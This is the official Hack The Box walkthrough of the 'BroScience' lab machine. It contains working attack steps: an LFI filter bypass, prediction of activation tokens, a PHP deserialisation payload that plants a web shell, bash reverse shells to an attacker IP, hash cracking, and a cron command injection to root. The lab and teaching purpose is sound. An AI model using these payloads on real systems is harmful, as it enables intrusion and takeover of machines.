



HACKTHEBOX



BroScience

10th January 2023 / Document No D23.100.220

Prepared By: C4rm3l0

Machine Author: bmdyy

Difficulty: **Medium**

Classification: Official

Synopsis

BroScience is a Medium Difficulty Linux machine that features a web application vulnerable to `LFI`. Through the ability to read arbitrary files on the target, the attacker gains an insight into how account activation codes are generated, and is thus able to create a set of potentially valid tokens to activate a newly created account. Once logged in, further enumeration reveals that the site's theme-picker functionality is vulnerable to PHP deserialisation using a custom gadget chain, allowing an attacker to copy files on the target system, eventually leading to remote code execution. Once a foothold has been established, a handful of hashes are recovered from a database, which once cracked prove to contain a valid `SSH` password for the machine's main user `bill`. Finally, the privilege escalation is based on a cronjob executing a Bash script that is vulnerable to command injection through a certificate generated by `openssl`, forfeiting `root` access to the attacker.

Skills Required

- Web enumeration
- Rudimentary understanding of `PHP`
- Reading and understanding Bash scripts

Skills Learned

- Bypassing common LFI detection filters
- Identifying and leveraging vulnerable `PHP` code
- Bash Code Injection

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.195 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.10.11.195
```

```
nmap -p$ports -sC -sV 10.10.11.195
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-02 14:37 EET
Nmap scan report for 10.10.11.195
Host is up (0.067s latency).
```

```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 df17c6bab18222d91db5ebff5d3d2cb7 (RSA)
|   256 3f8a56f8958faeafe3ae7eb880f679d2 (ECDSA)
|_  256 3c6575274ae2ef9391374cfdd9d46341 (ED25519)
80/tcp    open  http     Apache httpd 2.4.54
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Did not follow redirect to https://broscience.htb/
443/tcp   open  ssl/http Apache httpd 2.4.54 ((Debian))
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=broscience.htb/organizationName=BroScience/countryName=AT
| Not valid before: 2022-07-14T19:48:36
|_Not valid after:  2023-07-14T19:48:36
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_http-title: BroScience : Home
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.54 (Debian)
Service Info: Host: broscience.htb; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.55 seconds
```

An initial `Nmap` scan shows an `ssh` service running on `port 22`, as well as an Apache webserver on `port 80`, with `HTTPS` running on `port 443`. The domain name `broscience.htb` is also revealed, which we add to our `/etc/hosts` file.

```
echo "10.10.11.195 broscience.htb" | sudo tee -a /etc/hosts
```

HTTP

Upon examining the web application, we can see a gym-themed website, featuring a login functionality.



Bench Press

The bench press is widely regarded as the king of all exercises, specifically in building the chest ... [keep reading](#)

Written by administrator 8 months ago



Barbell Squats

The barbell back squat is a very popular compound movement which emphasizes building the leg muscle ... [keep reading](#)

Written by bill 1 year ago



Seated Rows

If you want to target your lats, seated rows are a great exercise to do so. There are machines where... [keep reading](#)

Written by bill 7 months ago



Deadlift

Deadlifts are another great exercise for targeting a lot of muscle groups at the same time. with the... [keep reading](#)



Tricep Extensions



Attempting to log in using common administrator credentials returns no results and when we try to register a new account, we get notified of a confirmation email having been sent, to which we do not have access.

Register

Account created. Please check your email for the activation link.



With no way to get past the login functionality, we take a look at the rest of the website. Looking at its underlying source code we can see that images are accessed through `includes/img.php?path=`, which indicates that we might be able to point the path parameter to arbitrary files.

```

26         <div class="uk-card uk-card-default">
27             <div class="uk-card-media-top">
28                 
29             </div>
30             <div class="uk-card-body">
31                 <a href="exercise.php?id=1" class="uk-card-title">Bench Press</a>
32                 <p>The bench press is widely regarded as the king of all exercises, specifically in building th
33             </div>
34             <div class="uk-card-footer">
35                 <p class="uk-text-meta">Written by <a class="uk-link-text" href="user.php?id=1">administrator</
36             </div>
37         </div>
38     </div>
39
40         <div>
41             <div class="uk-card uk-card-default">
42                 <div class="uk-card-media-top">
43                     
44                 </div>
45                 <div class="uk-card-body">
46                     <a href="exercise.php?id=2" class="uk-card-title">Barbell Squats</a>

```

In an attempt to induce a `Local File Inclusion` by pointing the `path` parameter to `/etc/passwd`, our payload was caught by the filters that appear to be in place.

```
curl -k 'https://broscience.htb/includes/img.php?path=../../../../../../../../etc/passwd'
```



```
curl -k 'https://broscience.htb/includes/img.php?path=../../../../../../../../etc/passwd'
<b>Error:</b> Attack detected.
```

There are many different techniques and payloads one can use to try to bypass common LFI detection methods, which are expanded on in-depth in our [academy module](#) on File Inclusions. In this case, after tinkering around with the payload, we find out that double URL-encoding it successfully bypasses the filters in place.

```
curl -k 'https://broscience.htb/includes/img.php?
path=..%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fpasswd' | grep -e '/bin/bash'
```



```
curl -k 'https://broscience.htb/includes/img.php?path=..%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fpasswd' | grep -e '/bin/bash'
root:x:0:0:root:/root:/bin/bash
bill:x:1000:1000:bill,,,:/home/bill:/bin/bash
postgres:x:117:125:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Now that we can read arbitrary files on the target machine, we start looking for interesting files that might reveal information about the web-app's underlying logic. Examining the `/includes/` directory where we previously found the `img.php` file, shows us some more files we can now access and review the source code of.

Index of /includes

Name	Last modified	Size	Description
 Parent Directory		-	
 db_connect.php	2023-01-09 07:10	337	
 header.php	2023-01-09 07:10	369	
 img.php	2023-01-09 07:10	483	
 navbar.php	2023-01-09 07:10	1.2K	
 utils.php	2023-01-09 07:10	3.0K	

Apache/2.4.54 (Debian) Server at broscience.htb Port 443

Looking at the `utils.php` file reveals the logic for generating account activation codes, which are presumably emailed to users upon registration. More importantly, we can see that the generation function behaves in a predictable manner, as it uses the `time()` function as a seed for its subsequent pseudorandom operations.

```
<?php
function generate_activation_code() {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    srand(time());
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
    }
    return $activation_code;
}
<...SNIP...>
```

When registering a new account, we intercept the response using `BurpSuite` so that we can see what the server time was shortly after generating the code. In this case, it's `Mon, 09 Jan 2023 12:48:18 GMT`.

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to `/register.php` with headers like `Host: broscience.htb`, `Cookie: PHPSESSID=3g99o1tq6tmfaate6didfgev0o`, and a body with `username=carmelo&email=car%40melo.htb&password=melo&password-confirm=melo`. The 'Response' tab shows an HTTP 200 OK response with a date of `Mon, 09 Jan 2023 12:48:18 GMT` and an HTML body containing a registration form. The 'Inspector' panel on the right shows the 'Request Attributes' and 'Request Headers'.

[Converted](#) to a unix-epoch timestamp, the above datetime is `1673269358`. By creating a slightly modified version of the `generate_activation_code` function, we can create a few codes that are likely to be correct, as we expand the timeframe to ± 5 seconds.

```
<?php
function generate_activation_code($t) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    srand($t);
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
    }
    return $activation_code;
}
$t_start = (int)$argv[1];
for ($t = $t_start - 5; $t <= $t_start+5; $t++) {
    echo generate_activation_code($t) . "\n";
}
?>
```

We save the above script as `generate_activation_code.php`

```
php generate_activation_code.php 1673269358 | tee activation_codes.txt
```

```
php generate_activation_code.php 1673269358 | tee activation_codes.txt
```

```
GFVnKKKUEdMF5I0KXvaSW7Epy0H4xYwQ
PKPxxwJLLmYtVFX5PmPvxkidQBbMJ3uxS
lS4yuqF0hU2bKrmGronwU3J6Lxoj32gC
Gq8HY6N1v5Dn9GHer08kPL0scr9X7459
soRx351adWsGtsGn9pELxEUBZ3IpiSuF
V8iBG2noBR7NKzPtGH1DwU0LtGhuEfcf
n9S9VcdEZdRVHlR55vU0Bvb92r6Fdp1f
wGjHkagAbrMf2ATQjlnvMaHU5Ysk69C0
sH6LRqq9Nt0ov95uAJW8cYfrlp6XvzEK
yeXbjGFxS7DsK7HSVjuMMqA86EV245bS
keoxarVGsTkW9Lg7sKmt2u7VjbZxmAVS
```

Now that we have a list of possible codes, we can use a fuzzer to try each of them until the account is activated.

```
ffuf -w activation_codes.txt -u 'https://broscience.htb/activate.php?code=FUZZ' --fs 1256
```



```
ffuf -w activation_codes.txt -u 'https://broscience.htb/activate.php?code=FUZZ' --fs 1256
```

```
/'_---\' /'_---\' /'_---\'
^ \_---^ ^ \_---^ ^ \_---^
\\ ,_---\\ ,_---\\ ,_---\\ ,_---\\
\\ \_---\\ \\ \_---\\ \\ \_---\\ \\ \_---\\
\\ \_---\\ \\ \_---\\ \\ \_---\\ \\ \_---\\
\\ \_---\\ \\ \_---\\ \\ \_---\\ \\ \_---\\
```

v1.5.0 Kali Exclusive <3

```
-----
:: Method      : GET
:: URL         : https://broscience.htb/activate.php?code=FUZZ
:: Wordlist    : FUZZ: activation_codes.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response size: 1256
-----
```

```
V8iBG2noBR7NKzPtGH1DwU0LtGhuEfcf [Status: 200, Size: 1251, Words: 292, Lines: 28, Duration: 77ms]
:: Progress: [11/11] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

We get a hit and can now log into the created account.

Foothold

Once logged in, we notice that we have an option to switch between light and dark theme for the webpage; a choice which appears to be stored in the `user-prefs` cookie. A closer look shows that this cookie is a URL- and Base64-encoded, serialized PHP object: `{s:5:"theme";s:5:"light";}`. Referring back to the `includes/utils.php` file which we analysed earlier, we notice two classes: `Avatar` and `AvatarInterface`, as well as the code where the user-prefs cookie is deserialized.

```
function get_theme() {
    if (isset($_SESSION['id'])) {
        if (!isset($_COOKIE['user-prefs'])) {
            $sup_cookie = base64_encode(serialize(new UserPrefs()));
            setcookie('user-prefs', $sup_cookie);
        } else {
            $sup_cookie = $_COOKIE['user-prefs'];
        }
        $sup = unserialize(base64_decode($sup_cookie));
        return $sup->theme;
    } else {
        return "light";
    }
}
```

<...SNIP...>

```
class Avatar {
    public $imgPath;

    public function __construct($imgPath) {
        $this->imgPath = $imgPath;
    }

    public function save($tmp) {
        $f = fopen($this->imgPath, "w");
        fwrite($f, file_get_contents($tmp));
        fclose($f);
    }
}

class AvatarInterface {
    public $tmp;
    public $imgPath;

    public function __wakeup() {
        $a = new Avatar($this->imgPath);
        $a->save($this->tmp);
    }
}
```

?>

After reviewing the code, we see that we can serialize an `AvatarInterface` object and get the website to copy arbitrary files for us when it tries to deserialize the cookie. This happens through the `save()` function of the `Avatar` class, which first accesses the contents of the file referenced by the `$tmp` variable, and then copies it into the path referenced by the `$f` variable. We can freely specify both of these paths and then serialise the object and inject it into our logged-in user's cookies for the payload to trigger.

There are a couple of ways to leverage this vulnerability; we will choose to copy the `PHP` session file into the web root as a `PHP` file to get code execution. Session files store registered session variables and their respective values, such as a given user's username. With that in mind, if we change our username to `<?=exec($_GET[melo])?>` and then submit our payload, copying the session file into a `PHP` file in the webroot, we will have RCE on the target.

We start by changing our name using the 'Edit user' form, and gather our `PHPSESSID` from the cookies - in this case our cookie is `3g99o1tq6tmfaate6didfqev0o`.

BroScience Logged in as <?=exec(\$_GET[melo])?> LOG OUT

<?=exec(\$_GET[melo])?>

MEMBER SINCE
7 minutes ago

EMAIL ADDRESS
c@m.htb

TOTAL EXERCISES POSTED
0

TOTAL COMMENTS POSTED
0

IS ACTIVATED
Yes

IS ADMIN
No

Edit User

New username

New email

New password

UPDATE

Using the source of `includes/utils.php` we can write a short script to serialize a payload for us, as follows. We make sure to point the `$tmp` variable to `our` cookie, by prefixing it with `sess_`.

```
<?php
class Avatar {
    public $imgPath;
    public function __construct($imgPath) {
        $this->imgPath = $imgPath;
    }
    public function save($tmp) {
```

```

        $f = fopen($this->imgPath, "w");
        fwrite($f, file_get_contents($tmp));
        fclose($f);
    }
}

class AvatarInterface {
    public $tmp;
    public $imgPath;
    public function __wakeup() {
        $a = new Avatar($this->imgPath);
        $a->save($this->tmp);
    }
}

$a = new AvatarInterface();
$a->tmp = "/var/lib/php/sessions/sess_3g99oltq6tmfaate6didfgev0o";
$a->imgPath = "/var/www/html/cmd.php";
echo base64_encode(serialize($a)) . "\n";
?>

```

php serialise_payload.php

php serialise_payload.php

```

TzoxNToiQXZhdGFySW50ZXJmYWNLiJoyOntzOjM6InRtcCI7czo1MzoiL3Zhci9saWlvcGh
wL3Nlc3Npb25zL3Nlc3NmM2c5OW8xdHE2dG1mYWY0ZTZkaWRmcWV2MG8iO3M6NzoiaW1nUG
F0aCI7czo1MzoiL3Zhci93d3cvaHRtbC9jbWQucGhwIjt9

```

If we now refresh the site's homepage, intercept the request and replace the `user-prefs` cookie with our newly serialised payload, our session file will be copied into webroot as `cmd.php`.

Request to https://broscience.htb:443 [10.10.11.195]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: broscience.htb
3 Cookie: PHPSESSID=3g99o1tq6tmfaate6didfgev0o:
  user-prefs=TzoxNToiQXZhdGFySw50ZXJmYWwNlIjoyOntzOjM6InRtcCI7czo1MzoiL3Zhci9saWIvcGhwL3Nlc3Npb25zL3Nlc3NmM2c5OW
  8xdHE2dGlmYWFOZTZhawRmcWV2MG8iO3M6NzoiawlnUGF0aCI7czo5MToiL3Zhci93d3cvaHRtbC9jbWQucGhwIj9
4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15
16
```

Search... 0 matches

cURL-ing the file verifies that the file has successfully been copied.

```
curl -k https://broscience.htb/cmd.php
id|s:1:"6";username|s:22:"";is_admin|s:1:"0";
```

Since we changed our username to `<?=exec($_GET[melo])?>`, we will now be able to execute commands by using `/cmd.php?melo=<command>`.

```
curl -k https://broscience.htb/cmd.php?melo=id
id|s:1:"6";username|s:22:"uid=33(www-data) gid=33(www-data) groups=33(www-data)";is_admin|s:1:"0";
```

This can be leveraged into a reverse shell by using a URL-encoded [payload](#), such as the following:

```
curl -k "https://broscience.htb/cmd.php?melo=%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.28%2F4444%200%3E%261%27"
```

```
nc -nvlp 4444
```

```
listening on [any] 4444 ...  
connect to [10.10.14.28] from (UNKNOWN) [10.10.11.195] 59440  
www-data@broscience:/var/www/html$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

We turn our shell into a `tty` shell using `Python`:

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

Note: Further "stabilising" by using `stty raw -echo` is discouraged, as the shell can be a bit finnick in the next step.

In situations where we first gain a shell as the `www-data` user, it is oftentimes best not to stray too far from the webroot environment initially, as there are often configuration files that might contain credentials to other adjacently connected services. In this case, we can find some database credentials in `/var/www/html/includes/db_connect.php`; a file which we also stumbled upon earlier during enumeration.

```
<...SNIP...>  
$db_host = "localhost";  
$db_port = "5432";  
$db_name = "broscience";  
$db_user = "dbuser";  
$db_pass = "RangeOfMotion%777";  
$db_salt = "NaCl";  
<...SNIP...>
```

We connect to the `postgreSQL` database using `psql`.

```
psql -h localhost -p 5432 --username=dbuser -W broscience
```



```
www-data@broscience:/var/www/html$ psql -h localhost -p 5432 --username=dbuser -W broscience
```

```
Password: RangeOfMotion%777
```

```
psql (13.9 (Debian 13.9-0+deb11u1))
```

```
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
```

```
Type "help" for help.
```

```
broscience=>
```

Enumerating the database reveals the `users` table, which contains hashes for some accounts.



```
broscience=> select username,password from users;
```

username	password
administrator	15657792073e8a843d4f91fc403454e1
bill	13edad4932da9dbb57d9cd15b66ed104
michael	bd3dad50e2d578ecba87d5fa15ca5f85
john	a7eed23a7be6fe0d765197b1027453fe
dmytro	5d15340bded5b9395d5d14b9c21bc82b

Copying these hashes into a file, and keeping in mind that they are hashed using the salt `NaCl` (as revealed in the `db_connect.php` file), we can now use `Hashcat` to bruteforce them.



```
cat hashes.txt
```

```
15657792073e8a843d4f91fc403454e1:NaCl
```

```
13edad4932da9dbb57d9cd15b66ed104:NaCl
```

```
bd3dad50e2d578ecba87d5fa15ca5f85:NaCl
```

```
a7eed23a7be6fe0d765197b1027453fe:NaCl
```

```
5d15340bded5b9395d5d14b9c21bc82b:NaCl
```

```
hashcat -m 20 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

```
hashcat -m 20 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt --show
```

```
13edad4932da9dbb57d9cd15b66ed104:NaCl:iluvhorsesandgym  
bd3dad50e2d578ecba87d5fa15ca5f85:NaCl:2applesplus2apples  
5d15340bded5b9395d5d14b9c21bc82b:NaCl:Aaronthehottest
```

Hashcat manages to crack three of the hashes. Seeing as the only user with a home directory is `bill`, we try using his password, namely `iluvhorsesandgym` to `ssh` into the box.

```
ssh bill@10.10.11.195
```

```
bill@10.10.11.195's password:  
Linux broscience 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64  
Last login: Mon Jan  2 04:45:21 2023 from 10.10.14.40  
bill@broscience:~$ id
```

```
uid=1000(bill) gid=1000(bill) groups=1000(bill)
```


The credentials are indeed valid and we now have full control of the `bill` user. The user flag can be found at `/home/bill/user.txt`.

Privilege Escalation

We upload `pspy` onto the machine to enumerate the processes running on the target. The tool is designed to snoop on processes without a need for root permissions, gathering information on commands ran by other users, cron jobs, etc.

```
bill@broscience:/tmp$ ./pspy64
```

```
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcd235db663f5e3fe1c33b8855
```



```
<...SNIP...>
```

```
2023/01/10 04:14:01 CMD: UID=0 PID=29438 | /usr/sbin/CRON -f
2023/01/10 04:14:01 CMD: UID=0 PID=29439 | /usr/sbin/CRON -f
2023/01/10 04:14:01 CMD: UID=0 PID=29440 | /bin/bash /root/cron.sh
2023/01/10 04:14:01 CMD: UID=0 PID=29441 | /bin/bash /root/cron.sh
2023/01/10 04:14:01 CMD: UID=0 PID=29442 | timeout 10 /bin/bash -c /opt/renew_cert.sh /home/bill/Certs/broscience.crt
```

Note: Running the binary proved to be finicky at times; should the binary suddenly hang or crash, you can CTRL+Z out of the program and re-run it using the `--debug` option.

Letting the tool run for a few minutes reveals a couple of cronjobs, including a root-owned script under `/opt/renew_cert.sh`, for which we have `read` permissions. As the name implies, the script automatically checks `openssl` certificates and renews them if they are close to expiring. Analysing the source code we see that the script is vulnerable to a command injection.

```
<...SNIP...>
```

```
/bin/bash -c "mv /tmp/temp.crt /home/bill/Certs/${commonName}.crt"
else
    echo "File doesn't exist"
    exit 1;
```

The vulnerability is found towards the end of the script, where the user-controlled `${commonName}` variable is used to essentially name the renewed certificate. When generating a certificate with `openssl`, one can specify a handful of information about said certificate, including the City, an email address, as well as a so-called `Common Name`.

In order to reach the vulnerable code, however, our certificate has to pass the first `if` statement, which checks whether the certificate is close to expiring. The `86400` stands for the seconds until expiration.

```
openssl x509 -in $1 -noout -checkend 86400 > /dev/null
```

```
if [ $? -eq 0 ]; then
    echo "No need to renew yet.";
    exit 1;
fi
```


To pass the check we can use the `-days` parameter when generating our certificate and set it to `1`. We also specify the file to be saved as `broscience.crt` using the `-out` option. The finished command looks like so:

```
openssl req -x509 -sha256 -nodes -days 1 -newkey rsa:4096 -keyout /dev/null -out broscience.crt
```

When running the command, we are prompted to provide some extra information, as mentioned earlier. We can skip through the first five options by pressing enter, as the defaults in the brackets will just be used. When we hit the `Common Name` prompt, we can insert our bash payload, which in this case is a mere `PoC` that writes a file to the `/tmp` directory.

```
$(bash -c 'touch /tmp/melo.txt')
```

```
bill@broscience:/tmp$ openssl req -x509 -sha256 -nodes -days 1 -newkey rsa:4096 -keyout /dev/null -out broscience.crt

Generating a RSA private key
.....+++++
.....+++++
writing new private key to '/dev/null'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:$(bash -c 'touch /tmp/melo.txt')
Email Address []:
```

Once generated, we move the `broscience.crt` file into `/home/bill/Certs/`, since that is where the cronjob is searching for the certificate. After a few minutes we can see that our payload was triggered successfully, and a root-owned file called `melo.txt` was created in `/tmp`.

```
bill@broscience:/tmp$ ls -al | grep melo.txt

-rw-r--r--  1 root      root          0 Jan 10 04:30 melo.txt
```

With that in mind, upgrading to a root shell is now a trivial task; we may opt to copy a `SUID` version of the `bash` binary, or directly trigger a reverse shell. In this case we choose the latter option, using the following payload to obtain a reverse shell on our `Netcat` listener:

```
$(bash -i >& /dev/tcp/10.10.14.28/4444 0>&1)
```



```
nc -nvlp 4444
```

```
listening on [any] 4444 ...
```

```
connect to [10.10.14.28] from (UNKNOWN) [10.10.11.195] 55922
```

```
bash: cannot set terminal process group (29746): Inappropriate ioctl for device
```

```
bash: no job control in this shell
```

```
root@broscience:~# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

We successfully get a callback as `root`. The final flag can then be found at `/root/root.txt`.